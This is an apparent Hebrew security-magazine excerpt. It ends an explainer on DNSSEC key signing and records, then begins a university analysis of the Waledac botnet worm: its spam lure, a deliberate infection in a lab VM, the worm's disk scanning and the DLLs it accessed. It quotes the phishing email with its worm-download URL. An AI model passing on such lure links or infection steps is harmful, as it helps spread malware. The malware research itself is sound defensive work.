ניהול המפתחות של DNSSEC

הגרסה המעודכנת של DNSSEC (2005) הכניסה לשימוש היררכיה של מפתחות, שאפשרה לשרת DNSSEC להאציל סמכויות חתימה על שרתים ברמות נמוכות יותר. בגרסה זו, כל שרת DNS מנהל שני זוגות של מפתחות פרטיים/פומביים:

1. מפתחות המיועדים לחתימה על רשומות משאב שבאחריות השרת - Zone Signing Keys (ובקיצור ZSK).
2. מפתחות המיועדים לחתימה על מפתחות ZSK - Key Signing Keys (ובקיצור KSK).

לדוגמה, השרת האחראי על com מחזיק מפתח ZSK, שמשמש אותו לחתימה על רשומות משאב - למשל, רשומות המשאב המכילות את התרגום של Wikipedia.com לכתובת ה-IP המתאימה. ה-ZSK יכול לחתום גם על מפתחות KSK של שרתים ברמה נמוכה יותר בהיררכיה - למשל, אם לאתר ויקיפדיה יש מפתח KSK המשמש אותו ל-DNSSEC, אז שרת השמות של com יכול לחתום על מפתח זה, ובאופן זה לספק הוכחה לכך שאותו KSK אכן שייך לאתר ויקיפדיה. כפי שיתואר בהמשך, מפתחות הם תוכן שניתן להעביר אותו ברשומת משאב בדיוק באותו אופן ששרתי DNS מעבירים פרטים של כתובות IP או מידע אחר, ולכן גם ניתן לחתום על תוכן זה באופן דומה. בנוסף, השרת האחראי על com מחזיק גם מפתח KSK - מפתח זה ישמש אותו כדי לחתום על מפתח ה-ZSK של עצמו - עוד על תהליך זה בהמשך.

לגישה זו לניהול מפתחות יש שני יתרונות על-פני הגרסה הקודמת:

ראשית, כל שרת DNS יכול להחליף את מפתחות החתימה שלו (ZSK) ללא צורך לעדכן שום רשומות ברמות הגבוהות יותר בהיררכיה. למשל, אם ויקיפדיה יחליפו את ה-ZSK שלהם, זה ישפיע רק ברמה שלהם - החתימה של com על ה-KSK של ויקיפדיה עדיין בתוקף, והמנהלים של ויקיפדיה צריכים רק לייצר באופן מקומי חתימה על ה-ZSK החדש עם מפתח ה-KSK שלהם.

שנית, כל מי שרוצה לאמת רשומות DNSSEC, נדרש להחזיק רק את מפתח ה-KSK הפומבי של שרתי השורש: מפתח זה יכול לאמת רשומות בהן שרתי השורש מספקים את מפתח ה-ZSK הפומבי שלהם, כאשר הוא חתום על-ידי מפתח ה-KSK. מפתח ה-ZSK הפומבי, בתורו, יכול לשמש כדי לאמת חתימה של שרתי השורש על מפתח KSK פומבי של שרת DNSSEC ברמה נמוכה יותר בהיררכיה (למשל ה-KSK הפומבי של com), וכן הלאה.

סוגי רשומות חדשים ב-DNSSEC


כפי שכבר צויין, פרוטוקול DNS יודע לנהל סוגים שונים של רשומות משאב, כמו רשומות מסוג "A" (עבור תרגום שמות מתחם לכתובות IP) ומסוג "NS" (עבור קבלת שם שרת ה-DNS האחראי על שם מתחם). כדי לתמוך ב-DNSSEC, הוגדרו רשומות משאב נוספות:

סוג	תיאור
RRSIG	Resource Record Signature: רשומה זו מכילה חתימה על אוסף של רשומות משאב אחרות הנשלחות בתשובת DNS.
DNSKEY	DNS public key: רשומה זו מתארת מפתח פומבי המשמש ב-DNSSEC.
DS	Delegation Signer: רשומה זו משמשת לאימות רשומת DNSKEY של שם המתחם הבא בהיררכית DNS. היא מכילה תמצית (hash) קריפטוגרפית של המפתח הפומבי של שם המתחם אותו מאמתים. לכן שליחת רשומת DS ביחד עם רשומת RRSIG מתאימה המכילה חתימה חוקית שלה, מהווה הוכחה למהימנות המפתח הפומבי.
NSEC	Next Secure: משמשת לציין טווח של שמות מתחם שאינם קיימים. DNSSEC מאמת גם תשובות שליליות ("הכתובת ששאלת עליה לא קיימת"). הטיפול בתשובות שליליות אינו טריוויאלי, ויש לו גם השלכות מבחינת פרטיות, אולם פירוט הטיפול ב-NSEC חורג מהיקף כתבה זו.

כדי להבהיר את תפקידן של רשומות המשאב החדשות וכיצד הן משתלבות ב-DNS, נראה תשובת DNSSEC לדוגמה.

דוגמה לתשובה חתומה עם DNSSEC

כדי להמחיש כיצד DNSSEC עובד, וכיצד סוגי הרשומות החדשים באים לידי ביטוי, נניח כי במהלך תהליך התרגום של הכתובת www.digitalwhisper.co.il נשלחת שאילתת DNSSEC לשרת park1.livedns.co.il



(מהדוגמה הקודמת).

תשובת DNSSEC שתישלח מ-park1.livedns.co.il בחזרה לשולח השאילתא, עשויה להכיל את הרשומות הבאות (ההסבר מתחת לטבלה. הכל ספקולטיבי כמובן, שמות המתחם שמדובר עליהם עדיין לא תומכים ב-DNSSEC):

		Name	Data	TTL
[1]	An:	www.digitalwhisper.co.il	A = 193.105.99.162	4 hrs
	An:	www.digitalwhisper.co.il	$RRSIG_{(A)} = SIG_{ZSKlivedns.co.il}$([1])	4 hrs
[2]	Au:	digitalwhisper.co.il	NS = park1.livedns.co.il	4 hrs
	Au:	digitalwhisper.co.il	NS = park2.livedns.co.il	4 hrs
	Au:	digitalwhisper.co.il	$RRSIG_{(NS)} = SIG_{ZSKlivedns.co.il}$([2])	4 hrs
[3]	Ad:	park1.livedns.co.il	A = 62.219.78.217	4 hrs
[4]	Ad:	park2.livedns.co.il	A = 118.139.160.111	4 hrs
	Ad:	park1.livedns.co.il	$RRSIG_{(A)} = SIG_{ZSKlivedns.co.il}$([3])	4 hrs
	Ad:	park2.livedns.co.il	$RRSIG_{(A)} = SIG_{ZSKlivedns.co.il}$([4])	4 hrs

שדות ה-TTL מתארים את "אורך החיים" של כל אחת מהתשובות, ובפרט קובעים כמה זמן ניתן לשמור את התשובה בזכרון המטמון של השרת. ה-TTL נקבע על-ידי המנהלים של כל שם מתחם.

[1] הרשומה הראשונה היא רשומה מסוג A (תרגום שם מתחם לכתובת IP), המכילה את התשובה (**An**swer) לשאילתה, כלומר כתובת ה-IP עבור שם המתחם שעליו נשאלה השאלה (www.digitalwhisper.co.il). אל הרשומה מצורפת רשומה נוספת מסוג RRSIG, המכילה חתימה על רשומת ה-A עם מפתח ה-ZSK של livedns.co.il.

[2] שתי הרשומות הבאות הן רשומות מסוג NS (Name Server), המספקות מידע לגבי שרתי ה-DNS האחראיים (**Au**thoritative) על digitalwhisper.co.il. במקרה זה, מסופקות שתי חלופות (שני שרתים). אליהם מצורפת רשומה נוספת מסוג RRSIG, המכילה חתימה על שתי רשומות ה-NS עם מפתח ה-ZSK של livedns.co.il.

[3] הרשומה הבאה היא רשומה של מידע נוסף (**Ad**ditional), כלומר "רשומת דבק". היא מספקת את כתובת ה-IP עבור park1.livedns.co.il, ששמו נמסר ב-[2].

[4] רשומת דבק נוספת מספקת גם את כתובת ה-IP עבור park2.livedns.co.il. שתי רשומות הדבק מלוות על-ידי שתי רשומות חתימה, כאשר החתימות הן עם מפתח ה-ZSK של livedns.co.il.

ככלל, מסופקת רשומת RRSIG לכל אוסף רשומות משאב עם אותו שם (Name, כמו digitalwhisper.co.il לעיל), סוג (Type, כמו "A" או "NS" בדוגמה), ומחלקה (Class, לרוב יהיה IN עבור Internet). למשל, שתי רשומות ה-NS נחתמות ביחד מאחר והן מאותו סוג ומתייחסות לאותו שם. רשומות המידע הנוסף, לעומת זאת, מתייחסות לשני שמות שונים (park1 ו-park2), ולכן יש רשומת חתימה נפרדת לכל אחת מהן.

כאשר הלקוח מקבל את התשובה הנ"ל, במידה ויש ברשותו את מפתח ה-ZSK הפומבי של livedns.co.il, ביכולתו לוודא את כל החתימות שברשומות ה-RRSIG, ולדעת כי המידע ברשומות המשאב אכן נשלח על-ידי השרת livedns.co.il (אימות) ולא עבר שינוי בדרך (שלמות).

אבל מה אם אין ללקוח את מפתח ה-ZSK הפומבי של livedns.co.il?

קבלת מידע על מפתחות עם שאילתות DNSKEY

במקרה כזה, ניתן לשלוח שאילתת DNSSEC המבקשת רשומה מסוג DNSKEY עבור park1.livedns.co.il. בתהליך זה, הלקוח יקבל תשובה שעשויה להיראות כך:

		Name	Data	TTL
[1]	An:	park1.livedns.co.il	$DNSKEY_{(ZSK)}$ = $PUB\_ZSK_{livedns.co.il}$	4 hrs
	An:	park1.livedns.co.il	$DNSKEY_{(KSK)}$ = $PUB\_KSK_{livedns.co.il}$	4 hrs
	An:	park1.livedns.co.il	$RRSIG_{(DNSKEY)}$ = $SIG_{KSKlivedns.co.il}$([1])	4 hrs

התשובה מכילה את שני המפתחות הפומביים של livedns.co.il: מפתח ה-ZSK (שבאמצעותו ניתן לוודא את החתימות על רשומות המשאב מהתשובה הקודמת), ומפתח ה-KSK. התשובה חתומה עם מפתח ה-KSK הפרטי של livedns.co.il, וכיוון שמפתח ה-KSK הפומבי נתון בתשובה, ניתן מיד לאמת את החתימה.

יש לשים לב שמטרתה העיקרית של שאילתת ה-DNSKEY הייתה לספק את מפתח ה-ZSK של השרת. לצורך האימות נעשה שימוש במפתח ה-KSK, שגם סופק בתשובה. זה מצב בעייתי - אם אין כבר בידינו את ה-KSK, אז יש כאן מעגליות - אנחנו צריכים להאמין למידע שסופק בתשובה בשביל שנוכל לבדוק את אמינות המידע שבתשובה. בפרט, כל גורם זדוני היה יכול לייצר מפתח KSK משלו שלכאורה שייך ל-park1.livedns.co.il, ולהשתמש בו כדי לחתום על שאילתת ה-DNSKEY. כדי לבסס את האמון במפתח KSK, צריך לשאול גורם אחר שסומכים עליו (בדרך-כלל גורם שנמצא מעל park1.livedns.co.il בהיררכית ה-DNS), ויכול לערוב שמפתח ה-KSK שברשותנו נכון.

ביסוס אמון עם שאילתות DS

כדי לבסס את האמון במפתחות KSK, ניתן להשתמש בשאילתות על רשומות DS (Delegation Signer). רשומות אלה מכילות את התמצית הקריפטוגרפית של מפתח ה-KSK, ויחתום עליהן הגורם שתת-התחום park1.livedns.co.il נמצא תחתיו, במקרה זה co.il. בתהליך ביצוע שאילתת DNSSEC לקבלת מידע DS עבור park1.livedns.co.il, עשויה להתקבל התשובה הבאה משרת שמות ה-DNS של co.il:

		Name	Data	TTL
[1]	An:	park1.livedns.co.il	DS = $PUB\_KSK_{livedns.co.il}$	7 days
	An:	park1.livedns.co.il	$RRSIG_{(DS)}$ = $SIG_{ZSKco.il}$([1])	7 days

שרת השמות של co.il שולח נתונים על מפתח ה-KSK הפומבי של livedns.co.il (שניתן להצליב עם המידע שהתקבל בתשובת ה-DNSKEY שהתקבלה לפני-כן מ-livedns.co.il), וחותם על הרשומה עם מפתח ה-ZSK הפרטי שלו. כדי לאמת את החתימה, נשתמש במפתח ה-ZSK הפומבי של co.il, במידה והוא ברשותנו. במידה ולא, חוזרים על תהליך דומה - שולחים שאילתת DNSKEY עבור co.il כדי לקבל את מפתחות ה-ZSK וה-KSK הפומביים של המתחם, ולאחר-מכן שולחים שאילתת DS כדי לבסס אמון במפתח ה-KSK. הפעם נקבל תשובה משרתי השורש של DNS, הנמצאים מעל co.il בהיררכית ה-DNS. מפתחות ה-KSK של שרתי השורש מהווים **שורש האמון** - כל השירותים התומכים באימות DNSSEC צריכים להכיר אותם (למשל על-ידי קונפיגורציה המתבצעת על-ידי מנהל המערכת) כדי שתהיה נקודת פתיחה ממנה ניתן לבסס את האמון בשאר המפתחות במערכת.

נחזור בנקודה זו על השאלה לגבי הצורך בפיצול בין מפתחות ה-ZSK ומפתחות ה-KSK - הרי באותה מידה, שרת השמות של co.il היה יכול לחתום ישירות על מפתח ה-ZSK של livedns.co.il, במקום להוסיף עוד חוליה בשרשרת העוברת דרך מפתח ה-KSK של livedns.co.il. הסיבה שעושים הפרדה בין המפתחות היא כדי להחליש את התלויות בין הרמות השונות בהיררכיה. למשל, המנהלים של livedns.co.il יכולים להחליף את מפתחות ה-ZSK שלהם, ולייצר מחדש חתימות לכל תתי-המתחם שברשותם, אולם זה לא ידרוש שום מעורבות מצד המנהלים של co.il - מפתח ה-KSK של livedns.co.il והחתימה עליו עדיין יהיו תקפים, ומנהלי livedns.co.il צריכים רק לייצר חתימה חדשה על מפתח ה-ZSK החדש עם ה-KSK שברשותם כדי להפוך אותו למפתח לגיטימי. ההפרדה בין המפתחות הופכת את המערכת להרבה יותר סקלבילית, והיא אחד ההבדלים המשמעותיים בין סדרת תקני ה-DNSSEC מ-2005 ובין התקנים הקודמים.

סיכום

פרוטוקול DNS מהווה את אחת מאבני הבניין הבסיסיות ביותר של רשת האינטרנט. עם זאת, הוא תוכנן בימיה הראשונים של רשת האינטרנט, בזמן שבעיות אבטחת מידע לא היו ממש על הפרק. פרוטוקול DNSSEC מיועד להרחיב את DNS בצורה שתשפר את בטיחות הפרוטוקול תוך התבססות על מפתחות קריפטוגרפיים. אולם תהליך ההטמעה של DNSSEC אינו פשוט ומתקדם באיטיות, דווקא בגלל החלק המרכזי של DNS בפעילות התקינה של האינטרנט, והחשש ששינויים יערערו את המערכת. ישנה גם בעיית "ביצה ותרנגולת" - קשה להצדיק את ההשקעה הכרוכה בהטמעת DNSSEC ברמת השרת כל עוד אין לקוחות המסוגלים לבצע אימות DNSSEC, ואין טעם לבצע אימות DNSSEC כל עוד אין שרתים השולחים תשובות חתומות. קושי נוסף, נובע מכך שההטמעה מתבצעת בקצב שונה במדינות שונות. למשל,

מפתחות עבור שרתי השורש נעשו זמינים רק ב-2010, בעוד מימושים של הפרוטוקול החלו לפעול עוד ב-2005, כך שנדרשו פתרונות אחרים כדי לתת מענה לבעיית שורש האמון.

עם כל קשיי ההטמעה, בעיות אבטחה הנוגעות לפרוטוקול DNS, כמו ההתקפה שדן קמינסקי הציג ב-2008, מהוות תזכורת לגבי החשיבות של פתרון כמו DNSSEC, ונותנות דחיפה לתהליך ההטמעה. כאשר DNSSEC ייפרס בצורה רחבה יותר, יוכל לשמש גם כתשתית לניהול מידע קריפטוגרפי באינטרנט, עם שימושים אפשריים כגון העברת מפתחות לצורך SSH או IPsec, או הטמעה של אימות עבור מערכות דואר אלקטרוניות, תוך שימוש בתשתית DNSSEC להעברת המפתחות.

מקורות ומידע נוסף

1. קל להריץ ולראות שאילתות DNSSEC "חיות" באמצעות אתרים המספקים שירותי חיפוש DNS. לדוגמה, באתר http://centralops.net/co/NSLookup.aspx ניתן לבחור לבצע שאילתות מסוג DNSKEY או DS עבור שמות מתחם התומכים ב-DNSSEC, כמו com או org.
2. מידע כללי על DNS:

DNS and BIND, O'Reilly http://shop.oreilly.com/product/9780596100575.do

3. מבוא ל-DNSSEC:

A Fundamental look at DNSSEC, Deployment and DNS Security Extensions, by Geoff Huston
http://www.circleid.com/posts/dnssec_deployment_and_dns_security_extensions/URL%202

4. מידע סטטיסטי על פריסת DNSSEC:

Counting DNSSEC, by Geoff Huston and George Michaelson
http://www.potaroo.net/ispcol/2012-10/counting-dnssec.html

Recounting DNSSEC, by Geoff Huston and George Michaelson
http://www.potaroo.net/ispcol/2012-10/counting-dnssec-2.html

5. שקפים בנושא DNSSEC מכנס NANOG 51:

http://www.nanog.org/meetings/nanog51/presentations/Sunday/DNSSEC-tutorial-for-NANOG51-2011-01.pdf

6. מאמרים נוספים ב-DigitalWhisper הנוגעים ל-DNS:
   - גליון 2, נובמבר 2009: DNS Cache Poisoning, מאת אפיק קסטיאל.

- גליון 9, יוני 2010: DNS Rebinding, מאת אביעד (greenblast).
  http://www.digitalwhisper.co.il/files/Zines/0x09/DW9-3-DNSRebind.pdf
- גליון 18, מרץ 2011: Domain Name System - אנומליות, איתור ומניעה, מאת קיריל לשצ'יבר.
  http://digitalwhisper.co.il/files/Zines/0x12/DW18-4-DNS.pdf
- גליון 25, אוקטובר 2011, DNS Cache Snooping, מאת עוז אליסיאן.
  http://www.digitalwhisper.co.il/files/Zines/0x19/DW25-5-DNSSnooping.pdf

על המחבר

ד"ר אריק פרידמן עובד כחוקר במכון המחקר NICTA בסידני, אוסטרליה. תחומי המחקר שלו מתמקדים בפרטיות ואבטחת מידע, ובעיקר בשילובם במסגרת אלגוריתמים ללמידה ממוחשבת וכריית נתונים. אריק סיים את לימודי הדוקטורט בפקולטה למדעי המחשב בטכניון בשנת 2011, והוא מחזיק גם בתואר MBA מאוניברסיטת תל-אביב.

ניתוח התולעת Waledac

מאת מיתר קרן ויונתן גולדהירש

הקדמה להקדמה

מאמר זה הינו דו"ח סופי שהוגש כחלק מ-"236349: פרויקט באבטחת מידע" ע"י מיתר קרן ויונתן גולדהירש כחלק מלימודיהם בטכניון, המאמר עצמו הוגש ב-2008 ועוסק במחקר Botnet בשם Waledac. כיום (2013) ה-Botnet אינו פעיל, אך שיטות המחקר, הכלים והדרך שבה פעלו מיתר ויונתן על מנת לחקור את דרכי ההדבקה, התקשורת, המבנה וההתנהגות של התולעת עדיין רלוונטיות ונמצאות בשימוש גם כיום.

הקדמה

Botnets - רשתות בוט הוא מונח שמתאר קבוצה של מחשבים המריצים תוכנה (במקרה שלנו זדונית), המאפשרת לישות כלשהי להשתמש במחשבים הללו לצרכיה. מחשבים אלה נקראים מחשבי "זומבי". בדרך כלל בעליהם אינם יודעים שמחשביהם בתוך רשת-בוט ומבצעים את הוראות רשת-הבוט.

רשתות-בוט משמשות לרוב לשליחת SPAM, הפצת תוכנה זדונית, גניבת מידע, ביצוע התקפות DDOS (Distributed Denial Of Service), קידום אתרים במנועי חיפוש, הונאות קליקים ועוד שימושים המנצלים את כוח החישוב הרב והמבוזר.

רשתות-בוט משתמשות במספר טקטיקות על מנת למנוע זיהוי של בעליהן ועל מנת להקשות על הורדת רשת-הבוט. טקטיקות אלה כוללות הצפנת התקשורת, שימוש ברשת peer-2-peer, שימוש ב-rootkits על מנת להסתיר את הפעילות ממערכת ההפעלה, שימוש במנגנון fast-fluxing על מנת להסתיר זהות המחשבים, ועוד.

לפי הערכות[2] קרוב לרבע ממחשבי האינטרנט חברים ברשתות-בוט. רשת הבוט Kraken[3] הוערכה בכ-400 אלף מחשבים באפריל 2008, והדביקה לפחות עשירית מהחברות ב-Fortune 500. Srizbi היתה אחראית[4], בשיאה, ל-39% מהספאם בעולם, ול-21% מכל תעבורת הדוא"ל בעולם.

[2] Criminals "may overwhelm the web", BBC, 25 January 2007, http://news.bbc.co.uk/1/hi/business/6298641.stm
[3] Wikipedia, Kraken Botnet, http://en.wikipedia.org/wiki/Kraken_botnet
[4] Srizbi Botnet, Wikipedia, http://en.wikipedia.org/wiki/Srizbi_botnet

הערכות שמרניות על Storm[5] מדברות על כ-160,000 מחשבים החברים ברשת והערכות אחרות מדברות על 50 מליון. Conficker, אחת התולעים המפורסמות ביותר בעולם, מוערכת בכ-10 מליון מחשבים. אנו נשתמש במונח "תולעת"[6] על מנת לתאר את התוכנה הרצה על מחשב "זומבי" מסויים.

תולעת ה-WALEDAC - הופיעה לראשונה ברחבי האינטרנט בדצמבר 2008[7], כאשר החלה להפיץ עצמה בעזרת הודעות אימייל פיקטיביות, המפנות לאתר אינטרנט בדוי ובו לינקים להורדת התולעת תחת כסות אחרת[98]. מאוחר יותר, החלה Waledac להפיץ הודעות שתוכנן מבוסס על מיקום הנתקף[10].

לפי ניתוחים קיימים[11], משמשת התולעת להפצת SPAM, גניבת כתובות דואר אלקטרוני, שימוש כ-Proxy לתקשורת, האזנה לתעבורת רשת, השתתפות בפעולות DDOS וכן מסוגלת לקבל ולבצע פקודות מרחוק.

עם ההדבקה, יוצרת התולעת מספר כניסות ב-Registry, מתחילה בסריקה של הקבצים במחשב, ויוצרת קשר עם שרתים מרוחקים.

רשת ה-Waledac משתמשת במנגנון Fast-Fluxing[12] (מנגנון המשנה במהירות את שרתי ה-Web עבור דומיין מסויים), דבר המקשה על איתור שרתי הפיקוד, ועל הורדת שרתי ה-Web.

קיימות הערכות בקרב החוקרים הקושרים בין Waledac לתולעת ההיסטורית Storm[13] אם כי דעה זו אינה מקובלת על הכל.

---

[5] Storm Botnet, Wikipedia, http://en.wikipedia.org/wiki/Storm_botnet
[6] Wikipedia, Computer Worm, http://en.wikipedia.org/wiki/Computer_worm
[7] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 3
http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/infiltrating_the_waledac_botnet_v2.pdf
[8] Waledac Trojan Hosted by Fake Obama Website, Threat Research & Response Blog, Microsoft Malware Protection Center, http://blogs.technet.com/mmpc/archive/2009/01/19/waledac-trojan-hosted-by-fake-obama-website.aspx
[9] W32.WaleDac Analysis, Bughira's Blog, http://bughira.wordpress.com/2009/01/28/w32waledac-analysis/
[10] Waledac Localizes Social Engineering, TrendLabs Malware Blog, http://blog.trendmicro.com/waledac-localizes-social-engineering/
[11] W32/Waledac, Threat Research & Response Blog, Microsoft Malware Protection Center, http://www.microsoft.com/security/portal/Entry.aspx?Name=Win32%2fWaledac
[12] W32.Waledac Threat Analysis, Symantec Security Response, pg. 5
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/W32_Waledac.pdf
[13] Storm Worm Reincarnates as Waledac, SecurityProNews, http://www.securitypronews.com/insiderreports/insider/spn-49-20081231StormWormReincarnatesAsWaledac.html

ערוץ הפצה נוסף של ה-Waledac נוצר כאשר וריאנטים מסויימים של תולעת ה-Conficker החלו להפיץ אותו גם כן[14]. יש גם דיווחים על קשר בין RBN (Russian Business Network) לבין Waledac[15].

תולעת ה-Waledac מפיצה קמפיינים של "Canadian Pharmacy", אשר לפי SPAMhaus נכון ל-20.9.08 הוא תרמית הספאם הגדולה באינטרנט. לפי הערכות, "בית מרקחת" זה מכניס כ-150 מליון דולר בשנה[16].

לפי הערכות של TrendMicro[17] נכון לאפריל 2009 התולעת מסוגלת לשלוח לפחות 924 מליון הודעות דואר זבל ביום. בנוסף הם מעריכים שיש כ-600 תחנות "ממסר" ו-6,600 מחשבי "עבד". הערכות עדכניות יותר מדברות על כמה עשרות אלפי מחשבים המתפקדים כ"עבדים"[18] - לפחות עשרים אלף, מה שיכפיל יכולת זו פי שלוש.

הדבקה

סביבת המעבדה

לצורך בקרה על מהלך ההדבקה, החלטנו לבצע את נסיונות ההדבקה בתוך מערכת הפעלה שתרוץ בסביבת אמולציה. מחשב הניסוי הריץ Ubuntu Linux 8.10 ועל גביו רצה מכונה וירטואלית על ידי QEMU עם מערכת הפעלה Windows XP SP1. על המכונה הווירטואלית הותקנו Office 2003 וכן כלים סטנדרטיים לניטור Registry, System Calls, Strace - File System, Filemon, Regmon. על המחשב המארח הותקנה תוכנת Wireshark לניטור התקשורת. המחשב המארח חובר לאינטרנט באמצעות נתב ביתי.

הדבקות פאסיבית

מחקרים בתחום honeynets טוענים[19] שמחשב חסר עדכונים המחובר בחיבור חשוף לאינטרנט ידבק בתולעת תוך מספר דקות. עם זאת, נתקלנו בקושי לחבר את המכונה הווירטואלית באופן ישיר לאינטרנט, באופן שיהיה ניתן ליצור איתה קשר מבחוץ. הקושי נבע ראשית מכך שבתשתית האינטרנט שלנו אנו

[14] Win32/Conficker teams up with Win32/Waledac, CA Security Advisor Research Blog, http://community.ca.com/blogs/securityadvisor/archive/2009/04/15/win32-conficker-teams-up-with-win32-waledac.aspx
[15] Lavasoft, Waledac questions answered, http://www.lavasoft.com/mylavasoft/company/blog/waledac-questions-answered
[16] Dark Reading, http://www.darkreading.com/security/management/showArticle.jhtml?articleID=211201114
[17] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 33
[18] Waledac botnet being prepared to send Independence Day-related spam, SC Magazine, http://www.scmagazineuk.com/waledac-botnet-being-prepared-to-send-independence-day-related-spam/article/139504/
[19] Getting Information With The Help of Honeynets, The Honeynet Project, http://www.honeynet.org/node/59

מחוברים לאינטרנט מאחורי נתב ביתי, ולכן יש NAT המסתיר את המחשב. על זאת ניתן להתגבר על ידי הגדרת המחשב כ-DMZ, אבל אז היינו צריכים ליצור קשר ישיר בין המכונה הווירטואלית החוצה, ולאחר שהקדשנו זמן רב לנסיונות כושלים להקמת קשר כזה, החלטנו לנטוש כיוון הדבקה זה. לכן לא התבצע ניסוי הדבקה כזה.


הדבקות אקטיבית

על מנת לחקות הדבקות "טבעית" בתולעת החלטנו לנסות להדבק מדואר אלקטרוני. לשם כך נוצר חשבון Gmail אליו העברנו דואר מתיקיית ה-SPAM של חשבונות הדוא"ל הרגילים שלנו. לאחר מכן, הפעלנו את חשבון הדואר במחשב הוירטואלי, הפעלנו את כלי הניטור, ולכל אחד מפרטי הדואר - קראנו אותו וביקרנו בקישורים. לאחר מספר הצעות לשיפור חיי המין, נתקלנו בדואר הבא:

```
From: Sarah <dan@sg.statschippac.com>
Date: Tue, Mar 31, 2009 at 5:25 PM
Subject: Damned terrorists!!!
To: meitark@gmail.com

Are you in the city now? http://peulp.blogsitedirect.com/news.php
```

עם הכניסה לקישור הגענו לאתר הבא:



נשים לב למספר פרטים - הדף (וכותרתו) מדווחים על פיגוע בתל אביב - חיפוש (מאוחר יותר) באינטרנט מעלה[20] כי אתר דומה עולה עם פרטי מיקום שונים - לפי מיקום הקורבן הניגש אליו. נשים לב גם לקישורים הלגיטימיים שבסוף הדף שמוסיפים לאמינותו בעיני הנתקף. לחיצה על הקישור Click here או

[20] Waledac: Reuters Video News Social Engineering , Countermeasures: Security, Privacy & Trust, Trendmicro Blogs, http://countermeasures.trendmicro.eu/waledac-reuters-video-news-social-engineering

על התמונה שנראית כסרטון דמוי Youtube היא קישור להורדת קובץ news.exe שהוא קובץ הרצה בינארי של התולעת WALEDAC (זאת גילינו מאוחר יותר. עוד על כך בהמשך).

יש לציין שתוקפו של הקישור מוגבל, וזמן קצר לאחר מכן הוא הוביל לאתר בעל לגיטימיות מפוקפקת למכירת תרופות[21]. בדיקת פרטי WHOIS של הדומיין מראים כי הוא נרשם על ידי:

```
SHANGGUANMING GONGYUWUYEYOUXIANGONGSI
jongchangde@126.com
QIANJIN, 2005451
```

בתאריך 18.03.09 - זמן לא רב לפני שביקרנו בו.

זיהוי ההדבקה והתנהגות מקומית

לאחר הורדת והרצת התולעת, שמנו לב למספר פעילויות מצידה:

- סריקת תוכן הדיסק הקשיח.
- כתיבה לחמש כניסות ב-Registry.
- יצירת תקשורת החוצה.

ניטור התנהגות הקובץ news.exe גילה שתי פעילויות מרכזיות:

סריקת הדיסק הקשיח - קבצי ה-log של כלי ה-Filemon מלמדים כי התולעת עוברת על כל תיקיות הדיסק הקשיח באופן סדרתי, פותחת קבצים וקוראת את כל תוכנם. ניכר כי ישנה סלקטיביות מסוימת בבחירת הקבצים, לפי הסיומות לפחות. כפי שדווח[22], גם אצלנו ניכר כי התולעת דילגה על קבצי exe, bmp ונוספים, אך לא החמיצה כלל קבצי lnk, txt, ini, tmp, pf. בניגוד למדווח, מצאנו גישות של התולעת לקבצי dll, אבל רק למספר קבצים נבחר ולא לכלל הקבצים, מה שכנראה מצביע על כך שהגישה הייתה לצורך שימוש בהם ולא כחלק מהסריקה הכללית, עדות נוספת לטובת הסברה הזאת היא כך שהייתה גישה חוזרת ונשנית לקבצים אלה.

[21] Canadian Pharmacy, EU Spam Trackers, http://www.spamtrackers.eu/wiki/index.php?title=Canadian_Pharmacy

[22] Email-Worm:W32/Waledac.A, F-Secure Security Lab, http://www.f-secure.com/v-descs/email-worm_w32_waledac_a.shtml

קבצי ה-dll אליהם ניגשה התולעת:

```
ntdll.dll, kernel32.dll, user32.dll, gdi32.dll, advapi32.dll,
rpcrt4.dll, psapi.dll, dnsapi.dll, msvcrt.dll, ws2_32.dll, wshelp.dll,
iphlpapi.dll, ole32.dll, oleaut32.dll, shell32.dll, shlwapi.dll,
comctl32.dll, crypt32.dll, msasn1.dll, wininet.dll, netapi32.dll,
rsaenh.dll, wpcap.dll,uxtheme.dll, secur32.dll, wsock32.dll,
